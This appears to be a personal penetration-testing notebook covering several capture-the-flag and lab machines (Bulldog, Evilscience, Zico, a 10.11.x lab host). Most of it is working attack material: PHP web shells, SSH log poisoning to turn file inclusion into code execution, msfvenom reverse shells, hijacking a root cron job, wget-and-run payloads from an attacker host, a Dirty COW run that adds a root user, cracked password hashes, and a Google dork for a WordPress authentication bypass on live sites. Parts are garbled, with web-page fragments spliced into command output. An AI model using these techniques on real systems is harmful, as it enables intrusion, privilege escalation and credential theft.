patrick@payday:/root$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh Authentication
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh The username or password you entered is invalid, please try again.
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh Username:
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh Password:
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh Log in
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh Don't have an account in our store?
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
dhcp:x:100:101::/nonexistent:/bin/false
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:107:MySQL Server,,,:/var/lib/mysql:/bin/false
dovecot:x:104:111:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
postfix:x:105:112::/var/spool/postfix:/bin/false
sshd:x:106:65534::/var/run/sshd:/usr/sbin/nologin
patrick:x:1000:1000:patrick,,,:/home/patrick:/bin/bash
patrick@payday:/root$ sudo useradd behnam
sudo useradd behnam
patrick@payday:/root$ sudo useradd greeksarecrazy
sudo useradd greeksarecrazy
patrick@payday:/root$ passwd greeksarecrazy
passwd greeksarecrazy
passwd: unknown user greeksarecrazy
patrick@payday:/root$ passwd behnam
passwd behnam.com
passwd: You may not view or modify password information for behnam.
patrick@payday:/root$
```

Service :

OpenSSH 4.6p1 Debian 5build1 (protocol 2.0)
64 Apache httpd 2.2.4 ((Ubuntu) PHP/5.2.3-1ubuntu6)
64 Dovecot pop3d

smbd 3.X - 4.X (workgroup: MSHOME)

Samba smbd 3.0.26a

Bulldog hack

Friday, November 24, 2017
8:47 PM

NMAP results

```
root@kali:~# nmap 192.168.199.130 -sV
```

```
Starting Nmap 7.50 ( https://nmap.org ) at 2017-11-24 15:34 EST
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.199.130
Host is up (0.00053s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
23/tcp    open  ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http  WSGIServer 0.1 (Python 2.7.12)
8080/tcp  open  http  WSGIServer 0.1 (Python 2.7.12)
MAC Address: 00:0C:29:19:36:9C (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Look at the source info of the page your trying to hack,

found the hashes that was cracked and got the below

```
*6515229daf8dbdc8b89fed2e60f107433da5f2cb
*38882f3b81f8f2bc47d9f3119155b05f954892fb
*c6f7e34d5d08ba4a40dd5627508ccb55b425e279
*0e6ae9fe8af1cd4192865ac97ebf6bda414218a9
*553d917a396414ab99785694afd51df3a8a8a3e0
*ddf45997a7e18a25ad5f5cf222da64814dd060d5
*d8b8dd5e7f000b8dea26ef8428caf38c04466b3e
```

```
ddf45997a7e18a25ad5f5cf222da64814dd060d5 SHA1 : bulldog
d8b8dd5e7f000b8dea26ef8428caf38c04466b3e SHA1 : bulldoglover
```

The useranme nick and the passwor bulldog was used to login

Received a limited web-shell which it was vulnerable to RCE, meaning you can run multiple commands at once:

```
Ls && wget -O shell.py http://192.168.73.169/monster/shell\_reverse.py
```

Execute the shell

GCC is not installed and i cannot get the scripts to compile i need to try dirty cow the few different ones to see if it will work

So i hacked it by looking at the /etc/cron.d/<something>

The cron.d jobs should be checked so it doesn't show any full permissions services that are ".py" as this was the most popular type of environment.

So the overall aim was to get a service or a job that is executed as root... Then try to inject it so it can run what ever you want as ROOT.

//the cron.d job

```
root@bulldog:/etc/cron.d# cd /etc/cron.d
cd /etc/cron.d
root@bulldog:/etc/cron.d# ls -la
ls -la
total 24
drwxr-xr-x  2 root root 4096 Aug 25 22:05 .
drwxr-xr-x 94 root root 4096 Nov  7 11:30 ..
-rw-r--r--  1 root root  589 Jul 16 2014 mdadm
-rw-r--r--  1 root root  102 Apr  5 2016 .placeholder
-rw-r--r--  1 root root  191 Aug 24 17:38 popularity-contest
-rw-r--r--  1 root root   54 Aug 25 22:05 runAV
root@bulldog:/etc/cron.d# cat runAV
cat runAV
*/1 * * * * root /.hiddenAVDirectory/AVApplication.py
root@bulldog:/etc/cron.d# █
```

- What this translates to is "As root, run AVApplication.py every minute". The /1 specifies to run every minute (without the slash it would run during the first minute of every hour).

Basically i created a meterpreter python reverse shell and copied the content of it and pasted it to the .avapplication.py script

This is python because our cron.d job is running ".avapplication.py" everyone min as root.

//creating the reverse shell python via the metpreter

```
msfvenom -p cmd/unix/reverse_python LHOST=192.168.56.101 LPORT=6000 -f raw > reverse.py
```

Check this out :

[Reverse shell](#)

- So we need to then copy the content of reverse.py to the "AVApplication.py" this is easily done by
- Copying it over to the victims machine from ours
 - cat reverse.py > ./hiddenAVDirectory/AVApplication.py
 - Then setup your listener and listen for it, but basically finding that service that runs as full ROOT is the difficult part.

Next things :

take a look at the report ran by pentest money auditing see what happened there. Was it picked up ?

Learn about Cron.d jobs

//Source

<https://warhable.wordpress.com/2017/11/08/ctf-bulldog/>

Notes to consider when Hacking

Tuesday, November 28, 2017

4:56 PM

This is a topic to help me see the hints and events that occur during hacking and trying to use them to hack:

The main goal after getting shell is to see what I can do to escalate my priv, this can be done by getting a Shell back to our again BUT THIS TIME BY A ROOT, yes a root user, but putting it in a cron.b job or script like cgi so when it runs the script it will be a root calling back. Remember after your findings always go back to the start and see the services that are running and how we started off from... if SMB is open check for a folder that is being shared that is using SMB.

Look at the cron.d jobs which are like window task schedulers, that are ran by full root or administrator permission.

How to setup a proper cron.d job properly without root user :

<http://blog.tobiasforkel.de/en/2015/03/19/setup-cron-job-for-apache-user/>

echo "<?php system(\$_GET['cmd']); ?>" > exploit.php	this can be injected into a text box, comment box or a file upload box.
SSH '<?php echo system(\$_GET['c']);?>'@192.168.199.131	this will write a GET command and register it as a "c" within the "auth.log"

Then we can browse to it by doing the bellow :

Basically when we upload the php code it just spawns open a CMD line , so we need to just browse to it.

www.example.com/ftp/exploit.php?cmd=whoami

So we can use one liner WEB SHEll but having an "evil.php" that contains either of the below code :

```
<?php system($_GET['cmd']); ?>  
  
<?php passthru($_REQUEST['cmd']); ?>
```

Then run the "evil.php" within the URL that by calling it and also **include the "cmd"** as this will make sure the parameter "cmd" is called.

USE CURL OR WEBSITE (both GET calls)

curl <http://192.168.56.101/evil.php?cmd=ifconfig>

Check the server :

/var/www/
/var/log
Cgi-admin/pages

Af

Dirty cow :

<http://kb.odin.com/en/129682>

Evilscience

Tuesday, December 5, 2017
8:24 PM

The host was scanned and only two ports were open 80 and 22

After browsing the website I have noticed there is ODD pages displayed as such.

<http://192.168.199.131/index.php?file=about.php>

Using standard fuzzing and DIRB have displayed nothing, therefore it got me thinking that we need a good LFI/RFI wordlist that can try different combinations to see if you get any results .

```
root@kali:~/new-lab# dirb http://192.168.199.131/index.php?file=
/usr/share/seclists/Fuzzing/JHADDIX_LFI.txt
```

DIRB v2.22

By The Dark Raver

START_TIME: Tue Dec 5 15:15:21 2017

URL_BASE: <http://192.168.199.131/index.php?file=>

WORDLIST_FILES: /usr/share/seclists/Fuzzing/JHADDIX_LFI.txt

GENERATED WORDS: 861

---- Scanning URL: <http://192.168.199.131/index.php?file=> ----

```
+ http://192.168.199.131/index.php?file=/var/log/auth.log (CODE:302|SIZE:10536)
+ http://192.168.199.131/index.php?file=/var/log/lastlog (CODE:200|SIZE:590633)
+ http://192.168.199.131/index.php?file=/var/run/utmp (CODE:200|SIZE:8353)
```

Li4vZXRjL3NoYWVRvdyUwM

END_TIME: Tue Dec 5 15:15:22 2017

DOWNLOADED: 861 - FOUND: 3

//THE LFI.txt is on the /root/Desktop

Then using CURL we managed to pull each website down and looked at the context of it.

```
root@kali:~/new-lab# curl -i http://192.168.199.131/index.php?file=/var/run/utmp
HTTP/1.1 200 OK
Date: Tue, 05 Dec 2017 20:24:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

About The Ether

```
[~]~~reboot4.10.0-28-generic[R ZD]ty1tty1LOGIN-[ZD]---runlevel4.10.0-28-genericg
<!DOCTYPE html>
<!--
Template Name: Carinary
Author: <a href="http://www.os-templates.com/">OS Templates</a>
Author URI: http://www.os-templates.com/
Licence: Free to use under our free template licence terms
Licence URI: http://www.os-templates.com/template-terms
-->
```

The Ether is a research and development group determined to volunteer testing to participate in the manufacture of an elixir through much sacrifice, we have manufactured an elixir making YOU better for decades to come. If you are interested in our work, please contact us at wearethebody@theether.com.

Updated October 14th, 2017.

OS is currently on 4.10.0- and is up to date no exploit .

The command to type multiple commands together :

```
curl 192.168.199.131/index.php?file=/var/log/auth.log|uname
```

This will execute the uname

NEED TO FIND OUT WHY IT DISPLAYS MY MACHINE INSTEAD OF THE TARGET!

Answer : because we weren't calling any GET function and were just piping the command and typing another thing on it.

```
root@kali:~/new-lab# curl 192.168.199.131/index.php?fil
total 8.2M
drwxr-xr-x  7 root root 4.0K Dec 10 17:26 .
drwxr-xr-x 37 root root 4.0K Dec  6 16:39 ..
-rw-r--r--  1 root root 304K Nov 20 13:11 1.exe
drwxr-xr-x  4 root root 4.0K Nov 29 12:05 39772
-rw-----  1 root root 5.3K Nov 29 11:57 39772.txt
-rw-r--r--  1 root root 4.7K Nov 29 11:31 40616.c
-rw-r--r--  1 root root 20K Nov 29 11:37 40871.c
-rw xr-xr-x  1 root root 23K Nov 29 11:37 40871_root
-rw-r--r--  1 root root 1.2K Nov 29 11:43 41457
-rw-r--r--  1 root root 1.2K Nov 29 11:43 41457.c
-rw xr-xr-x  1 root root 7.7K Nov 29 11:48 41457_root
-rw xr-xr-x  1 root root 7.6K Nov 29 11:51 41457_root1
drwxr-xr-x  2 root root 4.0K Nov 28 13:11 bulldog
-rw xr-xr-x  1 root root 320K Nov 20 15:28 crypted.exe
drwxr-xr-x  2 root root 4.0K Nov 29 11:14 dirtycow
-rw-r--r--  1 root root 1.1K Nov 29 11:16 dirtycow.sh
: 5 -r--r--r-- 1 root root 1.0K Nov 29 15:27 .
```

We can inject A GET function command in the **auth.log** by the use of SSH this is for PHP injection only!

We use the SSH as we know the LFI provides us the ability to check the auth.log which stores all SSH connections.

The injection we used is :

```
ssh "<?php echo system($_GET['cmd']);?>"@192.168.199.131
```

The above command will run from the GET variable. The “system” call from PHP is what does the actual executing.

Basically the **\$_GET['cmd']** just takes the argument i pass it (in the cmd variable), and gives it to “**system**” to execute it. In reality you can name the variable whatever you’d like. If you called your variable “foo”, it would look like this.

<http://x.x.x.x/index.php?file=%2fvar%2flog%2fauth.log&foo=cat%20/etc/passwd>

The use of %20 will ensure the script is not reading the space

//When LFI works

//works
curl '<http://192.168.199.131/index.php?file=/var/log/auth.log&cmd=pwd;ls>'

The issue with the above was missing the " '' "

//now we can processed with the below web delivery attack method

//WE use "web_delivery" exploit. This will open a listener on our machine and it will require the user to connect back to us, once we run the exploit it will state that the victim requires to run the below (this can vary depending on the payload used)

This only works if you have a way of executing commands via the victim's machine like a CMD or SHELL

```
[+] Exploit failed: python/meterpreter/reverse_tcp is not a compatible
msf exploit(web_delivery) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(web_delivery) > options
    <li class="one third first">
        <div><!-- for address card class-->
            <div>Expectancy</div>
        </div>
    </li>
    <li class="one third middle">
        <p>Our elixer has proven to bolter our patient's period of life. The scie
    </li>
    <li class="one third last">
        <p>The prescribed nectar hardens the immune system to fight and prevent 99
    </li>
</ul>
<div>The local host to listen on. This is the IP address or FQDN of the machine you want to connect to. The default is 0.0.0.0 which will accept connections from anywhere.
Name      Current Setting  Required  Description
----      </article>-----  -----  -----
SRVHOST   0.0.0.0          yes       The local host to listen on. This is the IP address or FQDN of the machine you want to connect to. The default is 0.0.0.0 which will accept connections from anywhere.
SRVPORT   8089              yes       The local port to listen on.
SSL       false              no        Negotiate SSL for incoming connections.
SSLCert   <p>Patients be invigorated with new found energy and endurance through certificat
URI PATH  </article>           no       Path to a custom SSL certificate file.
URIPATH   </li>
</ul>
<div>The local port to listen on.
Name      Current Setting  Required  Description
----      </article>-----  -----  -----
LHOST     192.168.199.132  yes       The listen address
LPORT     4444              yes       The listen port
<!-- / main body -->
<div class="clear"></div>
</main>
Exploit target:
<!-- #####
Id  Name
--  --
1  <div>PHP<span>Pass="wrapper row5"</span>
    <div id="copyright" class="hoc clear">
        <!-- #####
        <p class="fl left">Copyright &copy; 2016 - All Rights Reserved - <a href="#">the
msf exploit(web_delivery) > run
[*] Exploit running as background job.
</div>
</div>
[*] Started reverse TCP handler on 192.168.199.132:4444
[*] Using URL: http://0.0.0.0:8089/IJxzMpE
[*] Local IP: http://127.0.0.1:8089/IJxzMpE
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.199.132:4444/IJxzMpE'))"
msf exploit(web_delivery) > 
msf exploit(web_delivery) > 
[*] 127.0.0.1      web_delivery - Delivering Payload
```

So now we have LFI that uses "cmd" to execute commands on the victim's machine.. So we can run the below to get the machine connecting to the metasploit

At the start it is ' ' ' at the end is " " "

```
>>> import requests
```

```
>>> url = ""http://192.168.199.131/index.php?file=/var/log/auth.log&cmd=php
-d allow_url_fopen=true -r
"eval(file_get_contents('http://192.168.199.132:8082/kYY7p5G')));"""
>>> resp = requests.get(url)
```

Zico

Monday, December 25, 2017
8:26 PM

LFI:

The use of the LFI proc brute force

So I used the proc-lfi on the desktop to brute force it

The results were as shown below

The status show the PID as well as the FD size which lets us know how many link we might have to enumerate before find the logs

① | view-source:http://192.168.199.133/view.php?page=../../../../proc/self/stat

Most Visited Getting Started Amplia Security - Resea...

```
1 Name: apache2
2 State: R (running)
3 Tgid: 1336
4 Pid: 1336
5 PPid: 1317
6 TracerPid: 0
7 Uid: 33 33 33 33
8 Gid: 33 33 33 33
9 FDSize: 64
10 Groups: 33
11 VmPeak: 210528 kB
12 VmSize: 208016 kB
13 VmLck: 0 kB
14 VmPin: 0 kB
15 VmHWM: 9404 kB
16 VmRSS: 8724 kB
17 VmData: 79868 kB
18 VmStk: 136 kB
19 VmExe: 428 kB
20 VmLib: 21472 kB
21 VmPTE: 264 kB
22 VmSwap: 0 kB
23 Threads: 1
24 SigQ: 0/3790
25 SigPnd: 0000000000000000
26 ShdPnd: 0000000000000000
27 SigBlk: 0000000000000000
28 SigIgn: 000000000001000
29 SigCgt: 000000018c0046eb
30 CapInh: 0000000000000000
31 CapPrm: 0000000000000000
32 CapEff: 0000000000000000
33 CapBnd: ffffffffffffffff
34 Cpus_allowed: 3
35 Cpus_allowed_list: 0-1
36 Mems_allowed: 00000000,00000001
37 Mems_allowed_list: 0
38 voluntary_ctxt_switches: 3651
39 nonvoluntary_ctxt_switches: 7
40
```

The screenshot shows a Firefox browser window with the URL `192.168.199.133/view.php?page=/../../../../../../../../proc/self/cmd`. The page content displays the text `/usr/sbin/apache2-kstart`. The browser's toolbar includes icons for back, forward, and search, along with tabs for "Most Visited" and "Amplia Security - Resea...".

//apache config file

Look at the error config part if its

<http://192.168.199.133/view.php?page=/../../../../../../../../etc/apache2/apache2.conf>

If the below exist then look at the "**envvars**"

ErrorLog: The location of the error log file.

```
# If you do not specify an ErrorLog directive within a <VirtualHost>
# container, error messages relating to that virtual host will be
# logged here. If you *do* define an error logfile for a <VirtualHost>
# container, that host's errors will be logged there and not here.
#
ErrorLog ${APACHE_LOG_DIR}/error.log
```

<http://192.168.199.133/view.php?page=/../../../../../../../../etc/apache2/envvars>

```
# Since there is no sane way to get the parsed apache2 config in scripts, some
# settings are defined via environment variables and then used in apache2ctl,
# /etc/init.d/apache2, /etc/logrotate.d/apache2, etc.
```

```
export APACHE_RUN_USER=www-data
export APACHE_RUN_GROUP=www-data
export APACHE_PID_FILE=/var/run/apache2$SUFFIX.pid
export APACHE_RUN_DIR=/var/run/apache2$SUFFIX
export APACHE_LOCK_DIR=/var/lock/apache2$SUFFIX
# Only /var/log/apache2 is handled by /etc/logrotate.d/apache2.
export APACHE_LOG_DIR=/var/log/apache2$SUFFIX
```

We can see in this line, that the "APACHE_LOG_DIR" variable is set to the directory `"/var/log/apache2"`. This means that when combined with the directive in the "apache2.conf" file, Apache will log into a file called `"/var/log/apache2/error.log"`:

```
sudo ls /var/log/apache2
access.log  error.log  other_vhosts_access.log
```

No luck with the log file.

We process with the login of phpliteadmin v1.9.3 which logged in with the use of

Password : admin

Trying to maniple it so I can execute malicious code.

Looking through the database I have came across the below

zico
96781a607f4e9f5f423ac01f0dab0ebd MD5 : `zico2215@`

root
653f4b285089453fe00e2aafac573414 MD5 : `34kroot34`

So the phpliteadmin v1.9.3 is vulnerable to remote PHP code injection

<https://www.exploit-db.com/exploits/24044/>

This issue was exploit by the follow steps:

1. Admin password login
2. Create a DB named hack.php
3. Then created a table called "behnam"
4. Within the table I created a text entry

Zico's Shop x | Zico's Shop x | http://1...iew.php x | http://1...auth.log x | http://1...c99.php x | http://1...

192.168.199.133/dbadmin/test_db.php?table=behnam&action=column_view

Most Visited Getting Started Amplia Security - Resea...

Change Database

- [rw] [/usr/databases/hack.php](#)
- [rw] [/usr/databases/scriptalertxxsscript](#)
- [rw] [/usr/databases/test_users](#)

/usr/databases/hack.php

	Column #	Field	Type	Not Null	Default Value
<input type="checkbox"/>	0	php	TEXT	no	'<?php ph

Check All / Uncheck All With selected: [Delete](#) [Go](#)

Add field(s) at end of table [Go](#)

Create New Database [?]

[Create](#)

[Log Out](#)

Query used to create this table

```
CREATE TABLE 'behnam' ('php' TEXT default '<?php phpinfo()?>')
```

Create an index on columns [Go](#)

Create a new trigger [Go](#)

Powered by [phpLiteAdmin](#) | Page generated in 0.0012 seconds.

The code inserted is " <?php phpinfo()?>

This will display all of the configuration of the php file.. So we can do the below :

5. To run this we need to first run this in our LFI that we have found :

But the path might be different so click on the database.php then look at the structure tab

http://192.168.199.133/view.php?page=/..../usr/databases/hack.php

So the location is advertised on the PHP page

But the path might be different so click on the database.php then look at the structure tab

So we know that the injection of the <?php phpinfo();?> worked so we can inject anything there such as :<? Php system("whoami");?>

So then we inserted the below steps

//two steps broken down

```
<?php system("wget http://192.168.199.132/monster/shell_1234-new -O /tmp/shell_1234-new");?>
```

```
<?php system("chmod +x /tmp/shell_1234-new; /tmp/shell_1234-new");?>
```

Doing one massive line does not work

So we then got a shell back and we started to look around . In the /home/zico/wordpress/wp-config.php we found the password without any hashing or crypto

So we tired ssh with the zinco credentials and worked

Running "sudo -l" gives us the files that are root and we can access as well as the user ZICO

So once we are in the machine we do some basic enumration and find out that the machine is currently running :

```
zico@zico:/tmp$ uname -a
Linux zico 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012
x86_64 x86_64 x86_64 GNU/Linux
```

```
zico@zico:/tmp$ lsb_release -a
```

```
No LSB modules are available.  
Distributor ID: Ubuntu  
Description: Ubuntu 12.04.5 LTS  
Release: 12.04  
Codename: precise  
zico@zico:/tmp$
```

Which is vulnerable to dirty cow exploit ID = 40839 . This exploit is covers from Linux kernal 2.6.22 till 3.9 so as the machine supports GCC we just downloaded it complied it and ran it and we got root:

```
zico@zico:/tmp$ wget http://192.168.199.132/monster/40839.c  
--2018-01-07 03:54:30-- http://192.168.199.132/monster/40839.c  
Connecting to 192.168.199.132:80... connected.  
HTTP request sent, awaiting response... 200 OK  
Length: 5006 (4.9K) [text/x-csrc]  
Saving to: `40839.c'
```

```
100%[=====]>  
5,006 --.-K/s in 0s
```

```
2018-01-07 03:54:30 (381 MB/s) - `40839.c' saved [5006/5006]
```

```
zico@zico:/tmp$ ls -l  
total 220  
-rw-rw-r-- 1 zico zico 4705 Jan  8 2018 26131.c  
-rwxr-xr-x 1 www-data www-data 3664 Jan  6 21:46 33589.c  
-rw-rw-r-- 1 zico zico 3664 Jan  6 21:46 33589.c.1  
-rw-rw-r-- 1 zico zico 5119 Jan  7 00:34 37292.c  
-rw-rw-r-- 1 zico zico 5006 Jan 27 2018 40839.c  
-rwxr-xr-x 1 www-data www-data 13235 Jan  6 21:20 exploit  
-rw-rw-r-- 1 zico zico 0 Jan  7 03:10 exploit1  
-rw-r--r-- 1 root root 4055 Jan  7 03:21 exploit.zip  
-rwxrwxr-x 1 zico zico 13235 Jan  7 02:45 fuckoff  
drwxrwxr-x 2 zico zico 4096 Jan  7 03:09 hi  
-rwxrwxr-x 1 zico zico 13887 Jan  7 03:40 hihi  
-rwxrwxr-x 1 zico zico 13887 Jan  7 02:56 lasttime  
-rw-rw-r-- 1 zico zico 1 Jan  7 02:49 night
```

```
-rwxrwxr-x 1 zico  zico  13510 Jan  7 00:35 ofs
-rw-r--r-- 1 www-data www-data 1683 Jan  6 21:32 removeroot.php
-rwxrwxr-x 1 zico  zico  13235 Jan  7 02:34 root
-rwxrwxr-x 1 zico  zico  13235 Jan  7 03:32 rootme
-rwxrwxrwx 1 zico  zico  12188 Jan  8 2018 rootme.1
-rwxrwxr-x 1 zico  zico  13235 Jan  7 03:33 rootyou
-rwxr-xr-x 1 www-data www-data 183 Jan  6 15:37 shell_1234-new
drwxrwxr-x 2 zico  zico  4096 Jan  7 03:19 tmp
-rwxrwxrwx 1 zico  zico  12188 Jan 27 2018 vnik
-rwxrwxrwx 1 zico  zico  12156 Jan 27 2018 vnik1
zico@zico:/tmp$ gcc -pthread 40839.c -o dirty -lcrypt
zico@zico:/tmp$ ls -l
total 236
```

```
*****
```

```
zico@zico:/tmp$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fiWYyw5oIBB.2:0:0:pwned:/root:/bin/bash
```

```
mmap: 7f33f2b85000
madvise 0
```

```
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'behnam'.
```

```
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'behnam'.
```

```
zico@zico:/tmp$
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

```
*****
```

```
I just SSH firefar@192.168.199.133 -p behnam
```

Another option is the use of exploit "26131c"

From <<https://www.exploit-db.com/exploits/26131/>>

Which is also vulnerable to such attack

```
zico@zico:/tmp$ gcc 26131.c -o hihi
gcc 26131.c -o hihi
```

```
zico@zico:/tmp$ ./hihi
./hihi
Searchin...
detected CONFIG_JUMP_LABEL
perf_swevent_enabled is at 0xffffffff81ef67e0
IDT at 0xffffffff81dd7000
Using interrupt 0
Shellcode at 0x81000000
Triggering sploit
Got signal
Launching shell
# ls
```

Check this

<https://tools.kali.org/exploitation-tools/linux-exploit-suggester>

<https://www.exploit-db.com/exploits/26131/>

Find out how we found that and what I need to do



/phpinfo.php

check it
on the image
above

Exploit list

07 January 2018

03:55

lsb_release -a	To show the OS and release
Check out https://www.exploit-db.com/exploits/37292/	very good for OS on 3.2.0-23 3.13.0 < 3.19 Ubuntu 12.04/14.04/14.10/15.04
Works make sure you follow the exact name of s	Linux simple 3.16.0-30-generic #40~14.04.1- Ubuntu SMP Thu Jan 15 17:45:15 UTC 2015 i686 i686 ! Distributor ID: Ubuntu Description: Ubuntu 14.04.2 LTS Release: 14.04 Codename: trusty #

// find the list of uid
find / -perm -u=s -type f 2>/dev/null
Check the version of nmap

```
daemon@linux:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
daemon@linux:/tmp$
```

exploit

Sunday, January 28, 2018
9:16 PM

So the exploit for the "userpro" plugin exist by the use of exploit 43117

POC:

1 - Google Dork inurl:/plugins/userpro

2 - Browse to a site that has the userpro plugin installed.

3 - Append ? up_auto_log=true to the target:

http://www.targetsite.com/?up_auto_log=true

4 - If the site has a default 'admin' user you will now see the wp menu at the top of the site. You are now logged in will full administrator access.

The apache server 2.3 to 2.5

```
product: Apache HTTP Server mod_session_crypto
Affected Versions: 2.3 to 2.5
Fixed Versions: 2.4.25
Vulnerability Type: Padding Oracle
Security Risk: high
Vendor URL: https://httpd.apache.org/docs/trunk/mod/mod\_session\_crypto.html
Vendor Status: fixed version released
Advisory URL: https://www.redteam-pentesting.de/advisories/rt-sa-2016-001.txt
Advisory Status: published
CVE: CVE-2016-0736
CVE URL: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-0736
```

From <<https://www.exploit-db.com/exploits/40961/>>

The list of effected servers :

<http://qmmf.com/wp-content/plugins/userpro-rating/admin/>

Word press HACK

Use the wpscan , then point it to the website that wordpress is installed in use the flag --enumerate vp or u

The /readme.html exposes the version of wordpress

10.11.1.31

29 March 2018
00:35

```
dir "C:\Inetpub\AdminScripts"
```

```
echo test > test.txt
```

10.11.131 & type "C:\Program Files\freeSSHd\FreeSSHDService.ini"

2013 08:42 AM

.

01/02/2013 08:42 AM

..

09/26/2008 08:26 AM 668 DSAKey.cfg

09/26/2008 08:29 AM 1,107 FreeSSHDService.ini

09/26/2008 08:28 AM 395 root

09/26/2008 08:26 AM 887 RSAKey.cfg

4 File(s) 3,057 bytes

2 Dir(s) 1,878,183,936 bytes free

C:\Program Files\freeSSHd\root" *****8

```
ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEAzx6C2kxb2qPx9eRyW072CYpMhpazAlzgdBcEIRS49cvTJIDcjqv
C8DlpZL9FplzfpCmD2xisb0VdHUtG2iteYQG5WaxUEeHd4t9XRqA9zCU3QjKq4jIDoT1A54HYLoEBk/jTx
jUbaczfoFSgcZEOivB1ZEM6usJW4gDgbpok1UoxHfmn7rRs43rgBKxKMpFZyp0+MsDlvKMZUie6F0mY60
E2YSlwoyLAJKi0q1/oWB5Kmd3YtP20LIsVqvmbX7zcMXwXgztff0Wxj1dps0x6i1StYx1l14sU84comlceyZj
zeYpqMoL+4OtWt4goqTqpiQasnXfv2vhNvCQXQaQ== root@explorer
```

Pinging 10.11.0.131 with 32 bytes of data:

```
Reply from 10.11.0.131: bytes=32 time=51ms TTL=64
Reply from 10.11.0.131: bytes=32 time=52ms TTL=64
Reply from 10.11.0.131: bytes=32 time=55ms TTL=64
Reply from 10.11.0.131: bytes=32 time=52ms TTL=64
```

Ping statistics for 10.11.0.131:

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 51ms, Maximum = 55ms, Average = 52ms
[Telnet server]
TelnetListenAddress=0.0.0.0
TelnetListenPort=23
TelnetMaxConnections=0
TelnetTimeout=0
TelnetBanner=
TelnetCMD=C:\WINDOWS\system32\cmd.exe
TelnetRun=0
TelnetNewConsole=1
[SSH server]
SSHListenAddress=0.0.0.0
SSHListenPort=60000
SSHMaxConnections=0
SSHTimeout=0
SSHBanner=
SSHCMD=C:\WINDOWS\system32\cmd.exe
SSHRun=1
SSHNewConsole=1
SSHCiphers=0
SSHMACs=65535
SSHPublickeyAuth=1
SSHPublickeyAuth=0
SSHPublickeyPath=C:\Program Files\freeSSHd\
RSAKeyPath=C:\Program Files\freeSSHd\RSAKey.cfg
DSAKeyPath=C:\Program Files\freeSSHd\DSAKey.cfg
[SSH tunneling]
SSHLlocalTunnel=1
SSHLlocalTunnelOnly=0
SSHRemoteTunnel=1
SSHRemoteTunnelOnly=0
[SFTP]
SFTPHomePath=c:\
```

```
[Access filtering]
HostRestrictions=
HostRestrictionsAllow=0
[Logging]
LogEvents=0
LogFilePath=C:\Program Files\freeSSHd\freesshd.log
LogResolveIP=0
[Automatic updates]
UpdateCheckOnStartup=0
UpdateDontPrompt=0
UpdateShowMessages=1
UpdateLastMessageID=0
[Users]
UserCount=1
[User0]
Name=root
Auth=2
Password=DC76E9F0C0006E8F919E0C515C66DBBA3982F78502
Domain=
Shell=1
SFTP=1
Tunnel=1
```

Pinging 10.11.0.131 with 32 bytes of data:

```
Reply from 10.11.0.131: bytes=32 time=134ms TTL=64
Reply from 10.11.0.131: bytes=32 time=106ms TTL=64
Reply from 10.11.0.131: bytes=32 time=107ms TTL=64
Reply from 10.11.0.131: bytes=32 time=107ms TTL=64
```

Ping statistics for 10.11.0.131:

```
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 106ms, Maximum = 134ms, Average = 113ms
Volume in drive C has no label.
Volume Serial Number is 9C2A-2808
```

Directory of C:\

```
02/17/2008 07:35 PM 0 AUTOEXEC.BAT
02/17/2008 07:35 PM 0 CONFIG.SYS
02/17/2008 08:25 PM
